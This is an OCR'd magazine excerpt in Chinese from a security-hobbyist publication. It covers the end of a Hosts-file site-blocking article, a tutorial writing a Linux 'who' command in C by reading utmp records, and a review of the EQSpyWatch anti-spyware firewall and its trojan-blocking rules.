代码在VB6+XP SP2下通过测试。其实屏蔽网站的原理很简单，我只是做了一个扩展。如果大家觉得太简单的话不要骂我哦；如果有什么疑问或者想法都可以到NoHack的BBS（Hhttp://www.nohack.cn/bbs）或我的Blog（Http://www.yulv.net）上留言。

（作者提到的网址过滤程序的代码已经收录在光盘中）

编辑点评：作者用Hosts文件来屏蔽网址，真可谓是巧妙，又为了简化操作，而用程序实现了文件的修改，这样的文章希望以后可以多见一些，既给了我们思路，又能同时学习到编程，真可谓一举两得。





自己动手编写的Linux下的who程序

灵鸠剑客

从本文你可以学到：

1、了解Linux下查看正在使用的用户

2、分析正在使用的用户信息存储文件

3、编程实现自己的who程序

原理

其实在Linux下想看到谁登录在自己的机器上用w或者who命令即可查看，如图1所示。

从上图中可以看出有4人正在使用当前这台Linux。如果想知道如何使用who命令或者w，可以查看手册（即man，manual的缩写，使用手册，man也是一个命令。我们可以通过man来查看很多信息，例如查看printf的信息，可以输入man printf。当然，前提是printf在系统中有手册，帮助信息如图2）：

```
[root@localhost root]#man w     (查看w命令的手册)
[root@localhost root]#man who   (查看who命令的手册)
```

分析

下面分析一下who程序的实现原理，通过查看who的命令文档可以知道登录用的信息被记录到了/var/run/utmp，/var/log/wtmp文件中，相关的结构可以在/usr/include/utmp.h下查看，在该文件中包含了一个头文件#include <bits/utmp.h>，这个文件中有具体的utmp结构，下面来看一看bits/utmp.h文件的相关部分：

```
[root@localhost root]# who
root      tty1         Sep  6 10:21
root      tty2         Sep  6 10:21
root      tty3         Sep  6 10:24
ljjk      tty4         Sep  6 10:24
[root@localhost root]# w
 12:21:41  up  2:03,  4 users,  load average: 0.02, 0.02, 0.00
USER      TTY      FROM              LOGIN@   IDLE   JCPU   PCPU  WHAT
root      tty1     -                 10:21am  1:47m  0.24s  0.24s  -bash
root      tty2     -                 10:21am  0.00s  3.43s  0.02s  w
root      tty3     -                 10:24am  1:57m  0.10s  0.10s  -bash
ljjk      tty4     -                 10:24am  1:57m  0.05s  0.05s  -bash
[root@localhost root]#
```

图1 当前登录的用户列表

```
WHO(1)                          FSF                          WHO(1)

NAME
       who - show who is logged on

SYNOPSIS
       who [OPTION]... [ FILE | ARG1 ARG2 ]

DESCRIPTION
       -a, --all
              same as -b -d --login -p -r -t -T -u

       -b, --boot
              time of last system boot

       -d, --dead
              print dead processes

       -H, --heading
              print line of column headings

       -i, --idle
              add idle time as HOURS:MINUTES, . or old (deprecated, use -u)
:
```

图2 who的帮助信息

```
struct utmp
{
short int ut_type; /* 登录的类型（在后面会列出相应的类型） */
  pid_t ut_pid;                          /* 登录的进程ID */
char ut_line[UT_LINESIZE]; /* 设备名，也就是我们说的TTY的名 */
  char ut_id[4];                 /* Inittab ID. */
  char ut_user[UT_NAMESIZE];           /* Username. */
  char ut_host[UT_HOSTSIZE];         /* 登录人的主机名. */
  struct exit_status ut_exit; /* 登出信息，例如死机等*/
#if __WORDSIZE == 64 && defined __WORDSIZE_COMPAT32
  int32_t ut_session;                   /* 会话ID */
  struct
  {
    int32_t tv_sec;             /* 秒 */
    int32_t tv_usec;            /*微秒 */
  } ut_tv;                      /* 时间的结构名 */
#else
  long int ut_session;                  /* 会话ID */
  struct timeval ut_tv;                 /* 登录时间 */
#endif

  int32_t ut_addr_v6[4];        /* 登录者的主机. */
  char __unused[20];                    /* Reserved for fu-
ture use. */
};
```

结构中包含了登录的类型、用户名、主机名、登录时间、登陆的控制台等等！下面再来看一看登陆类型的结构：

```
#define EMPTY      0          /*没有任何信息的类型 */

#define RUN_LVL    1          /* 系统运行的级别的类型 */
#define BOOT_TIME 2           /* 系统引导的类型 */
#define NEW_TIME   3          /* 系统时间更改后的类型 */
#define OLD_TIME   4          /* 正在更改的时间的类型 */
#define INIT_PROCESS        5 /* 初始化进程的类型 */
#define LOGIN_PROCESS  6 /* 正在等待或者验证登录的类型 */
#define USER_PROCESS  7 /* 已经登录的用户（本文主要用的
是这个）*/
#define DEAD_PROCESS  8 /* 退出（登出）的类型 */
```

本文主要介绍的是USER_PROCESS这一项。如果要记录用户登录的时间的话，当然就要用到时间的函数，也就是ctime函数，函数从/usr/include/time.h里面可以找到：

```
extern char *ctime (__const time_t *__timer) __THROW;
```

编写

编程方面主要的操作还是打开和读取文件，也就是open和read函数，打开的文件是/var/run/utmp。在/usr/include/paths.h里面有定义。同时也可以查看到各种路径的定义。

下面开始编写简单的程序：


```
#include<stdio.h>
#include<utmp.h>
#include<unistd.h>
#include<fcntl.h>
#include<time.h>

void Timeformat(long timearg)
{
char *p;    /*声明一个指针变量，在后面用来存放时间的地址*/
    p=ctime(&timearg); /*格式化时间*/
printf("%12.12s\n", p+4); /*ctime 返回的字符串从第四个字符开始*/
}
/*以上为格式化输出时间*/
void Showmessage(struct utmp * utmparg)
{
    if(utmparg->ut_type != USER_PROCESS)/*判断登录类型时候是"用户"*/
    return;
    printf("灵鸠剑客 give you the who message\nthe program written by 灵鸠剑客\n");
printf("%-8.8s", utmparg->ut_name ); /*输出登录的用户名*/
    printf(" ");
    printf("%-8.8s",utmparg->ut_line); /*输出登录的TTY*/
    printf(" ");
    Timeformat(utmparg->ut_time); /*输出登录的时间*/
}
/*以上为输出当我们输入 who 命令后输出的信息*/
int main()
{
    struct utmp pointer;    /*声明utmp结构变量*/
    int utmpfd;   /*打开的utmp文件存放在这里*/
    int re=sizeof(pointer);

    if((utmpfd = open(UTMP_FILE, O_RDONLY)) == -1){/*打开utmp 文件，前面说过UTMP_FILE文件在paths.h中有定义*/
    printf("error\n");
    exit(1);
    }
  while( read(utmpfd, &pointer, re) == re)/*读取文件中的内容*/
    Showmessage(&pointer); /*调用Showmessage函数*/
    close(utmpfd); /*关闭utmp文件*/
    return 0;
  }
```

下面来运行一下我们自己写的who程序看一看，如图3所示。


关于who程序的编写到这里就结束了，虽然本文没有介绍w的编写，但是w的编写可以根据上面的代码自己进行修改即可！who命令虽然简单，但是却可以查看谁在使用这台Linux，很实用。


```
[root@localhost root]# ./ww
i will give you the message
root     tty1     Sep  6 10:21
root     tty2     Sep  6 10:21
root     tty3     Sep  6 10:24
ljjk     tty4     Sep  6 10:24
[root@localhost root]# _
```
图3 自写who程序的执行结果

编辑点评：

Linux下的程序编写不是很多见，但对于安全爱好者来说应该了解其原理，本文的作者为我们详细分析了who程序的原理，又用简单的代码实现了此功能，带着大家由浅入深，感觉很是不错。

十一月来了，冬天的脚步近了……让偶想起了一篇小学学过的忘记了题目的课文。小编我天天感冒，虽然每天到黄昏时候又会好。秋天总是给我萧瑟的感觉，令人心情郁闷……走题了，这次的OFFICE38线给广大坐办公室的GGMM准备了一顿免费大餐：可是今年5月刚刚出炉的一款安全产品哦，看清楚了，是免费啊！小编我是已经尝过鲜了，嘿嘿，颇爽啊！什么，你刚新建了自己的主页吗，还不会防护啊？Elin教你怎么做网站的初步安全，是初步哦！要想了解更专业更安全的内容，敬请关注每期的《黑客手册》，关注咱"OFFICE38"啊！



"流氓"防火墙——EQSpyWatch

从本文中你可以学到：

一款小巧强大的防火墙的使用

现如今的互联网，除了病毒、木马、后门等传统威胁以外，各种各样的流氓软件已经成为互联网用户最大的威胁。可是传统的安全软件并没有将流氓软件列入"病毒"的大范围中，于是各式各样的流氓软件频频入侵用户的系统，造成系统运行缓慢、难以清除、相互排斥等一系列问题。虽然现在很多用户已经认识到流氓软件的危害，但是出于多方面的原因，依然没有遏制住流氓软件的泛滥。所以要想堵住流氓软件的入侵，还是需要用户"一切从自身做起"。

今天为大家推荐一款名为EQSpyWatch的系统防护软件，实际上这是一款具有行为控制能力的软件防火墙。软件通过在系统底层对文件、注册表、程序运行进行监控，配合软件内置大量的应用程序规则，可以用于防止间谍软件、流氓软件、木马程序等恶意程序入侵用户的计算机系统。另外，用户完全可以自定义新的监控规则，以便让软件更符合自己的使用习惯，同时开启软件的"自动更新"功能，这样程序就会定期更新软件的问题以及应用程序的相关规则。




图1 EQSpyWatch主界面

EQSpyWatch安装非常的简单，我们根据安装向导一步步就可以安装完毕。安装完成后，软件会和其它的防火墙一样在系统栏中加载一个程序图标。双击该图标，就会展开程序的操作界面，如图1。

从中我们可以看到，EQSpyWatch的操作界面非常的简单。所以程序在系统底层对文件、注册表、程序运行等进行监控的时候，速度就会更快，并且更加节省系统资源。

点击操作界面中的"规则编辑器"按钮，在弹出的"EQSpyWatch规则编辑器"窗口中已经内置了大量的相关规则，可以轻松的将间谍软件、流

氓软件等拒之门外，如图2。

从图中我们可以看到，软件目前支持很棒小秘书、雅虎助手、U88财富快车工具条、百度搜霸、3721上网助手等众多常见的间谍软件和流氓软件。除了内置的规则以外，用户还可以根据实际情况随意地添加新的规则，这样不但可以更好地防范流氓软件的入侵，也可以对很多的木马程序、后门程序起到防范作用。添加的新规则可以根据监控操作分为运行程序、文件操作、注册表访问等。比如现在很多木马程序都喜欢利用系统服务来对服务端程序进行启动，这里我就来创建一条新的监控规则，从而防范木马程序的运行。




图2 EQSpyWatch规则编辑器界面




图3 新建规则的相关设置




图4 EQSpyWatch拦截

首先选择"监控操作分类"中的"注册表访问"这一项，接着点击窗口中的"新建规则"按钮，然后在弹出的"新建规则"窗口进行设置。在"描述"选项中设置规则的描述内容，比如"禁止木马程序启动！"等；接着在"注册表路径"选项中设置需要监控的注册表路径。用户既可以直接输入注册表路径，也可以点击窗口下面的"导入注册表路径"按钮，从弹出的"导入注册表路径"窗口一步步地选择相应的路径，点击"导入"按钮进行导入；由于木马服务端程序的启动项名称并不固定，所以我们用符号"*"来进行设置。关于规则的设置完成以后，选择"提示选择处理方式"选项，接着在"监控信息"和"默认操作"中分别设置为"记录日志"和"拒绝"，如图3。

将刚刚设置的监控规则进行保存，然后我们来运行一个服务端程序看看。当服务端程序运行后，EQSpyWatch马上弹出一个提示窗口，告知用户服务端程序的操作已经被拦截，请用户选择允许或者拒绝该操作，如图4。

木马服务端程序的正常运行，是木马程序能够发挥作用的关键，而服务端程序归根结底是能够加载到内存运行的程序。所以木马运行后，不论如何进行隐藏的，通过一些进程分析功能都可以将其找出。点击程序操作界面中的"进程管理器"按钮，从弹出的树形进程管理器可以对当前系统中的所有进程一目了然了。从进程窗口的列表中可以看到每个进程的ID、CPU使用率、描述、该进程的软件生产公司等信息。我们可以通过查看进程是否有完整的描述和软件厂商名称来对可疑进程进行分辨，如图5。




图5 通过查看进程的详细信息辨认真伪

[文章中涉及的EQSpyWatch在光盘中有收录]

从图中我们可以看到，除了mm.com这个进程没有这些信息以外，其它的进程都有这些信息，因此接着就需要对这个进程进行重点的检查了。

编辑点评：

